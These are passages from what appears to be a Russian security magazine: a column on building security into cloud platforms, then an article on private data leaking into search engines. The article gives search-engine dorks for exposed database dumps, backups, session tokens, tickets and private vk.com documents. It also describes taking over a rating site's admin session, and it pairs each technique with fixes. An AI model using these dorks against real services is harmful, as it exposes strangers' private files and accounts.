О чем я хочу поговорить, так это о пользе облачных решений в нашем нелегком деле защиты информации. Почему-то в основном сводят разговоры к тому, что облака нуждаются в дополнительных и специализированых решениях, особом аудите и прочем, но мало кто говорит о том, что облако можно делать с умом, встраивая в его архитектуру ИБ. Несколько последних выпусков колонки я активно писал именно про это: про то, как можно делать облака безопасными, и делать так, что эти ИБ-решения будут прозрачными и независимыми от разработчиков и администраторов конкретных систем, расположенных на облаке. Речь шла как о частном облаке, так и о публичном облаке Amazon — как использовать его с умом. Не хочу особо повторяться, но если коротко, то, делая частное облако, мы можем в саму архитектуру заложить такие вещи, как шаблоны безопасной конфигурации, NIDS/HIDS, контроль за апдейтами, сканирование уязвимостей и даже SIEM. Таким образом, какой бы сложной ни была система, сколько бы таких систем мы ни крутили в облаке, даже если их делают разные команды разработчиков и админов, мы имеем унифицированную систему ИБ, полный мониторинг и контроль над ситуацией (ладно, ладно, почти полный). И все это работает благодаря облачным технологиям и при этом дешевле. Так я хочу сказать, что использование облаков может улучшить ситуацию с ИБ.

ШАБЛОНЫ БЕЗОПАСНОЙ КОНФИГУРАЦИИ

Строя свою облачную инфраструктуру, мы работаем с некими минимальными «объектами». Наши пользователи будут работать с виртуальными ОС, на которых крутится софт. Если в нашем облаке автоматизировано создание образов ОС и пресеты пакетов и их конфигураций, то мы можем задать некую базу, которая будет сконфигурирована и безопасно настроена изначально нами. Если кому-то понадобится создать новый сервер с Tomcat, он деплоит все это из наших образов и пакетов, с нашими стандартами конфигурации, и никакой tomcat/tomcat и менеджмент-консоль не будут торчать в интернет, не говоря уж о root для SSH!

SIEM / HIDS / АУДИТ ПЛАТФОРМЫ

Исходя из предыдущего пункта, мы можем, используя те же механизмы, и настроить систему сбора событий, и внедрить системы мониторинга (да хоть агенты OSSEC), и провести некий автоматизированный аудит системы, включая патч-менеджмент.

NIDS

Как в частном облаке, если мы разрабатываем решение в своем ЦОДе, мы можем довольно просто и непринужденно использовать hardware IDS решения, включая их в сеть для мониторинга всего трафика, в том числе виртуального. Но конечно, можно делать и виртуальные IDS и подобные решения, здесь разницы вообще нет. Могут возникнуть проблемы с публичными облаками, но и там все можно решить довольно просто.

ИНВЕНТАРИЗАЦИЯ И АКТИВНОЕ СКАНИРОВАНИЕ

Понятно, что разработчики и администраторы не будут пользоваться только предоставленными конфигами и пакетами — они будут беспощадно менять конфигурацию, деплоя свой код, ставя свои пакеты и прочее, и прочее. Частично с этой задачей будет справляться автоаудит платформы, но, кроме того, сколько бы машин кто ни заказывал, мы точно всегда знаем, кто, где и когда что задеплоил и какие пакеты там стоят. Автоматическая инвентаризация и контроль — разве это не мечта? Это очень хорошо ложится на задачи сканирования уязвимостей — мы добавляем в наш сканер новые виртуальные хосты автоматически! И по всем фронтам у нас получается отличное покрытие. В идеальном мире, конечно, как известно, дьявол кроется в деталях, но тем не менее я считаю, что такие решения при грамотном использовании могут и будут улучшать состояние ИБ системы в целом, при том что дыры везде одинаковые.

AMAZON

Отдельно хочу поговорить про Амазон, с которым мне приходится работать. Можно ли сказать, что если вы выкидываете ваше решение, будь то навигационная система или веб-шоп, в Амазон, то вы стали защищеннее? Или, наоборот, уязвимее? Как обычно, ответ скучен и банален: зависит от вас. Тем не менее я бы хотел выделить некие фичи Амазона, которые с точки зрения ИБ делают ваши потуги в этом направлении дешевле.

Во-первых, AWS предоставляют много удобных механизмов унификации и контроля. О них я уже писал, но все же повторюсь: удобный API, стандарты шаблонов конфигурации, включая секурити-группы (правила фильтрации трафика), изолированные среды, двухфакторная аутентификация. Используя этот API, можно довольно просто автоматизировать многие процессы ИБ, включая то же сканирование ресурсов, контроль и аудит секурити-групп, доступ к хранилищам S3, контроль версий образов виртуалок. Это довольно мощный и полезный инструмент при правильном применении. Маленькое, но полезное дополнение: у AWS есть IDS, какой-никакой, но он есть и может детектировать довольно полезные вещи в случае, если какой-либо из ваших боксов скомпрометирован. Вся работа по оптимизации правил и покрытию лежит на ресурсе Амазона и для нас абсолютно прозрачна. Надо понимать, что эта ИДС не заменит своего решения, поскольку детектирует довольно определенные вещи, с целью снижения фолз-позитивов, так как это штука универсальная и общая для всех клиентов. Кроме того, Amazon имеет абуз-центр, который принимает всю информацию о жалобах, вроде атак с вашего хоста, что опять же позволит быстро среагировать на инцидент. Кроме пассивной работы, команда AWS берет на себя часть хлопот и по проактивной защите, например, они сканят репозитории, ну скажем GitHub, и детектируют «захардкоденные» ключи доступа к аккаунту AWS (да, это довольно популярный фейл). То есть если кто-то из ваших разработчиков слил ключи на гитхаб, Амазон узнает это раньше, чем парни, которые хотят майнить *коины. Или давайте разберем пример с Heartbleed. К сожалению, лоадбалансеры AWS использовали уязвимую версию OpenSSL, и, с одной стороны, все плохо — все дыряво… Но с другой стороны, они проапдейтили все регионы в течение 24 часов, без напоминаний и пинков, тогда как некоторые российские платежные шлюзы хлопали ушами больше недели без всяких облаков, и если бы они пользовались AWS, то при той же нерасторопности не утекли бы данные карт стольких пользователей.

ВМЕСТО ВЫВОДА


Моя мысль банальна и проста и, может, не заслуживает особого внимания, но на фоне того, как все консультанты и вендоры ИБ твердят, что облака — это опасное зло, мне хотелось бы показать что-то светлое и приятное. Да, решения могут иметь разные цели, разный функционал и суть, но главное, что все же облака могут быть полезны и помочь нам сделать этот мир безопаснее и красивее. ⌶



Злые leak'и

КАК ПРИВАТНЫЕ ДАННЫЕ ПОПАДАЮТ В ПАБЛИК И КАК С ЭТИМ БОРОТЬСЯ

Ну здравствуй, %username%! Сегодня я расскажу тебе о наиболее распространенных вариантах утечки различной информации в паблик. Уверен, что многие сталкивались с подобного рода проблемами и знают о них не понаслышке, — тема не новая, но до сих пор очень актуальная и активно используемая, а методы отточены годами. Но, несмотря на это, думаю, ты сегодня обязательно найдешь для себя что-то новое.



Дмитрий «BoOoM» Бумов
@i_bo0om, bo0om.ru

РЕЗЕРВНЫЕ КОПИИ САЙТОВ И БАЗ

Начнем с самого элементарного и поговорим начистоту. Некоторые администраторы оставляют в корневом каталоге либо в папочках типа `backup`, `dump` резервные копии базы данных или архивы с исходниками к сайту. Ну или и то и другое. Разумеется, береженого бог бережет, но все же часто такая практика приводит к тому, что скачать их может любой желающий. Утечки бэкапов вообще очень частое явление, несмотря на всяческие предупреждения со стороны. Самый простой способ заполучить базу данных сайта — это найти ее. По одному запросу в гугле вида `"phpMyAdmin SQL Dump" filetype:sql` уже около миллиона страниц. И это только те, которые были сделаны менеджером phpMyAdmin и которые проиндексировались! Такой же дорк можно составить к бэкапам в виде архивов, что-то типа `inurl:backup filetype:gz`. Я надеюсь, ты знаешь, как работать с гуглом. Если не очень, вот тебе подсказка:

- intext — ведет поиск по тексту внутри страницы;
- intitle — ищет в заголовке (title);
- inurl — смотрит в пути к файлу (url);
- filetype — определяет тип файла, который нам нужен.

Ну и с помощью `site:` выбираем цель, которую будем доркать. В нем можно указать отдельный домен, например `site:ru` — поиск по всем сайтам с доменом верхнего уровня `ru` или `site:ya.ru` — поиск по сайту и его поддоменам. Те же бэкапы можно поискать и таким дорком — `inurl:backup intitle:"index of" intext:"last modified"`.

Кстати говоря, с точки зрения законодательства эта информация уже является публичной, и, по идее, твои руки будут чисты. Главное — доказать, что информация уже не была приватной (именно доказать), что, в общем-то, легко при наличии ссылки в гугле. Однако, если ты нашел линки вида `/dump/backup_2012.tar.gz` и `/dump/backup_2013.tar.gz`, которые уже были недоступны, а ты по логике решил проверить такой же файл, но уже с датой 2014, — за тобой могут выехать.

Вот, казалось бы, папка `dump` закрыта от пользователей и посмотреть содержимое нельзя, бэкап содержит хеш и вообще не брутабельный — `My_Super_Mega_Dump-402051f4be0cc3aad33bcf3ac3d6532b-2014-07-03-12-54.sql`. Как, черт возьми, эти ссылки попадают в поисковики? Мой ответ — Chrome. Да-да, он часто сует свой нос (или что там у него) куда его не просят. Хром, как заслуженный шпионский браузер, внимательно следит за ссылками, отправляет их себе, а потом смотрит, если в `robots.txt` не указано, что это индексировать нельзя, — welcome в выдачу гугла!

Я даже как-то писал статью про уязвимости PayPal, зашел на главную страницу, сохранил (Ctrl + s), изменил пути и сохранил как paypal.html. Некоторое время спустя я начал записывать видео с демонстрацией уязвимости, залил в директорию блога, зашел на эту страничку с помощью хрома, записал. Но вдруг, откуда ни возьмись, ко мне зашел робот гугла и... На следующий день мой домен был в черных списках как фишинговый. Пришлось потом долго очищать свою карму, хотя, с другой стороны, это довольно интересная защита от настоящих фишинговых атак.

Хочу отметить, что `robots.txt` против гугла помогает не всегда. Ты же видел ссылки, у которых в выдаче подпись «запрещено в robots.txt»? Обычно туда попадают ссылки, которые были указаны в HTML-теге `<a>` на какой-нибудь страничке. Быть может, у тебя приватная переписка, где ты кидаешь ссылку товарищу на приватный документ на сайте, индексирование которого запрещено. А тут на тебе — документ в поисковике, правда, он не попадет в кеш, но оно и не надо, кто искал — тот нашел. Ну, хром далеко не единственный в таком роде, возможны и другие «сливальщики» информации, будь то плагины или (а почему бы и нет?) антивирусы и прочее стороннее ПО.

Исправляем: Разумеется, лучше хранить бэкапы на уровень выше, чем директория сайта. А если уж прям так нужно, чтобы резервные копии находились в корне, — лучше доступ запретить по IP или хотя бы надежно запаролить.

БЕРЕМ ТО, ЧТО ПЛОХО ЛЕЖИТ

Саму идею уже рассказывал мой приятель 090h в статье на Хабре (bit.ly/SI2rXZ), да и много софта проплывало на эту тему. Идея состоит в том, что многие выкладывают на файлообменники свои приватные файлы, будь то сбрученные/взломанные аккаунты, различные конфиги, бэкапы, фотографии, паспорта, сиськи и все такое прочее. Легкость получения этих данных состоит в том, что в ссылке на файл уникальный идентификатор состоит из цифр, поэтому легко предсказать номер следующего залитого файла и, разумеется, предыдущего. Также многие анонимусы выкладывают текстовые дампы на `pastebin.com`, и существуют даже боты по поиску (специально для тебя я составил список ботов, следящих за утечками: bit.ly/1hSYprS), я даже видел исходнички подобного бота. История та же — данные публичные, и сбрутить идентификатор документа не составляет труда. Еще я заметил, что бывают интересные взломы государственных сайтов (например, как-то проплывали логопасы ФБР), но существуют эти документы в течение нескольких часов, поэтому такую тему нужно мониторить и сохранять, а только потом модерировать. К этой же теме можно отнести поиск по публичным файлам социальной сети vk.com, заходим на `https://vk.com/docs`, вводим в поиск `паспорт.jpg` и любуемся симпатичными (и не очень) фотографиями владельцев сканов. Эти документы публичные, поэтому доступны всем. Если ты передаешь приватный документ с помощью личного сообщения — он сохраняется как приватный файл. Хотя это ни о чем не говорит, он всего лишь недоступен для поиска, а как получать их, я покажу тебе чуть позже :).



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

Исправляем: Хотя тут нечего исправлять. Выкладывая свои приватные файлы на сайт, ты уже передаешь их третьим лицам, поэтому, если уж надо обменяться или сохранить файлы в каком-то сервисе, хорошо бы их предварительно зашифровать.

УТЕЧКИ СЕССИЙ

Начну с небольшой предыстории. Однажды я решил добавить блог в рейтинг блогеров (прошу прощения за тавтологию). Смысла в этих действиях было немного, хоть раньше это и было популярно, но все же я это сделал. Так как блог проходит модерацию, я иногда смотрел referer'ы (страницы, с которых переходили посетители), чтобы узнать, кто и откуда идет ко мне. Как-то попалась страничка одного из модеров Яндекса (какой-то поддомен, уже не помню), однако зайти туда, как простому смертному, не удалось. Но однажды я увидел, что на мой сайт перешли с одного рейтинга, урл которого имел вид

```
site/?act=manage&session=8e3cba18a3a6a3aa51e160a↵
3d1e1ebcc
```

Перейдя на страницу, я попал в админку того самого рейтинга блогеров, поигрался циферками и в результате стал самым крутым блогером по версии этого рейтинга. Правда, всего на один день.

Итак, что за ерунда только что произошла? Начнем с азов. Когда пользователь (посетитель) заходит на сайт, сервер присваивает ему сессию, уникальный ключ для идентификации пользователя. Он служит для того, чтобы различить вновь вошедшего анонимуса от, например, админа сайта. Есть два варианта, почему сессия может «утечь». Первый — это «так надо», то есть разработчики сами написали такой код, в котором они добавляют параметр сессии в ссылках, при подгрузке чего-либо, да и просто так. Вторая — это неправильная настройка. Напомню, что непосредственно в PHP для настройки сессий служат два параметра, это `session.use_cookies` и `session.use_trans_sid`:

- `session.use_cookies` — если установлена эта опция, то сессия будет сохраняться в пряниках (простите, печеньках), такую настройку имеют большинство сайтов, в куках будут данные о сессии, обычно имя PHPSESSION, `sessid` или подобное;
- `session.use_trans_sid` — если у этого параметра стоит единичка, то PHP будет подсовывать переменную сессии куда угодно: в ссылки на сайте, в формы. Такая фича устарела и не должна использоваться.

Самое интересное, что ссылки с сессиями часто попадают в поисковики. Например, не так давно я обнаружил крупнейшую утечку сессий в Facebook, поэтому я тебе, %username%, рекомендую отдельно гуглить куки, отвечающие за авторизацию. В Facebook есть мобильная версия, где я заметил новую куку — `m_sess`, которая таки отвечала за авторизацию. Введя в гугле `site:m.facebook.com inurl:m_sess`, я увидел в выдаче нескончаемое количество контента, приватные фотографии, текст переписки рандомных юзеров. И с каждым днем сумма проиндексированных страниц росла. Я написал сообщение в поддержку. В ответ мне сказали указать подробности; разложив все по полочкам, я ждал ответа еще три месяца, после чего мне ответили... что я не первый нашел этот баг (O_o), после чего страницы из выдачи исчезли. Исходя из своего опыта, могу сказать, что некоторые интернет-магазины страдают такой же болезнью. Это тот случай, когда к тебе на почту приходит ссылка, мол, чувак, вот новости нашего магазина, вот новый товар — перейди по ссылке, и ты сразу будешь авторизован. В URL передается тот самый магический параметр, благодаря которому тебе не нужно каждый раз вводить логин и пароль, но такое удобство также чревато утечками аккаунтов. К слову, передача сессии в URL часто приводит к так называемой «фиксации сессии». Это когда злоумышленник берет свою сессию и сохраняет ее в браузере жертвы (с помощью такой же ссылки или используя другую атаку типа XSS или CRLF). После этих действий злоумышленнику остается только ждать. Когда пользователь авторизуется на сайте, злоумышленник, зайдя на сайт, также будет авторизован, потому что сервер принимает его за жертву. Данная атака никак не связана с утечками, так что подробности ты загуглишь сам).


Исправляем: по фэншую — лучше не передавать сессионные идентификаторы в URL, если уж совсем не терпится — закрываем их в robots.txt.

УНИКАЛЬНЫЕ ИДЕНТИФИКАТОРЫ


А теперь отвлечемся от темы сессий (студенты плохо реагируют на слово «сессия»), ведь в адресе могут передаваться и другие данные. Например, кто покупал и получал билет на недавнее мероприятие PHDays IV, заметили, что на email приходит билет, ссылка ведет на адрес `http://runet-id.com/ticket/*`. В поисковике билетов немного, но есть шанс, что перед каким-то платным мероприятием можно будет зайти на него на халяву. О проблеме я сообщил компании до выхода журнала, так что, возможно, баги уже нет. Но она была. Правда.

14)	08.01 17:37:07	Тут был чей то IP	ru (302)	http://bo0om.ru/ http://bo0om.ru/
15)	08.01 16:56:00	И тут был IP =]	by	http://bloggers.ezhelev.com/?act=manage&session=3f7a99c611f959de78e65900615f978f http://bo0om.ru/


Ага, вот и сессия админа рейтинга, которая передается в referer




Админка рейтинга



Рейтинг моего блога до и после



Передаем привет Юрию, чей билет на мероприятие мы нашли в гугле



Пример утечки пользовательских календарей

Еще примеры. Интересную утечку с железнодорожными билетами мне кидал в твиттер товарищ mr.The (@mr_The):

```
site:booking.uz.gov.ua inurl:result
```

Правда, эти билеты для украинцев, но я думаю, оттуда также найдутся читатели :). А путешественников можно поглядеть с помощью дорка `site:checkmytrip.com inurl:N=`, я сам пользовался услугами этого сервиса, а потом нашел так свою фамилию...

Подобная проблема часто попадается в тикетах поддержки различных сервисов, где войти можно по уникальному идентификатору. Вспоминая наиболее интересные — это поддержка WebMoney и Dr.Web. Там я видел и паспортные данные, и даже логины с паролями на доступ в какой-то партнерский интерфейс. Стоит заметить, что в календаре от Яндекса вовсе отсутствовал `robots.txt`, а поисковый бот по умолчанию будет индексировать все, что попадается под руку (или что там у него). В интерфейсе календаря есть экспорт, в URL которого содержится параметр `private_token`, именно он и проиндексировался, тем самым предоставив доступ к чужим календарям. Ну мало ли, кто там что запланирует в календаре. Отправив этот баг в программу Bug Bounty Яндекса, я получил 10 тысяч деревянных, что вполне неплохо. Поэтому, если участвуешь в охоте на ошибки, проверяй, присутствует ли `robots.txt` вообще; если нет — глянь, что может проиндексироваться, и будет тебе счастье.

Ах да, чуть не забыл, я же хотел научить тебя, как искать приватные документы в социальной сети vk.com. Итак, начнем. Загрузи и отправь какой-нибудь `test.txt` в личку другу. Вот теперь открой его. Ссылка будет вида `https://vk.com/doc123456_123123?hash=1f40f66fbe31327d55&dl=009071b58308303170`, и документ скачается. Хеш мы такой не подберем, а в гугле индексируются только публичные документы. А теперь посмотри исходник этой странички (<ctrl + s>). На самом деле открывается iframe на URL вида

```
https://ps.vk.me/c539320/u123456/docs/61f4f043b33f/↵
test.txt?extra=HJhTTb-vwqE3dWNgm2zsxjOB3jyz3zRBtV↵
4aJ7hreGtSLP8ke7B6GvnTkdXpWGnWx6kDZ_5ZIIr_ZICERCC↵
lNONO8X7lj5NE&dl=1
```

А теперь выделим ключевые моменты для нашего дорка: `site:vk.me` и `inurl:extra` — поиск по сайту vk.me и его поддоменам с обязательным словом extra в адресе. Тадам! Вот очередная утечка, благодаря которой можно посмотреть пересылаемые файлы. То, что это приватные документы, можно убедиться, сравнив их с найденными в поиске по документам. Еще один интересный момент, что после u идет идентификатор пользователя vk.com, то есть сразу можно узнать хозяина этого файла. Скорее всего, ссылка имеет временный характер, поэтому, открыв ее, вероятно, получишь ошибку 404, так что следует смотреть сохраненную копию — кеш (спасибо гуглу за это). Ну, думаю, разберешься. Утечка произошла потому, что на `pp.vk.me` отсутствует-таки файл `robots.txt`. Хотя, может, он и присутствует, но доступ к нему запрещен XD.


Исправляем: Запрещаем индексировать. Проверяем, аутентифицирован ли хозяин этого файла/сообщения/тикета.

И В ЗАКЛЮЧЕНИЕ

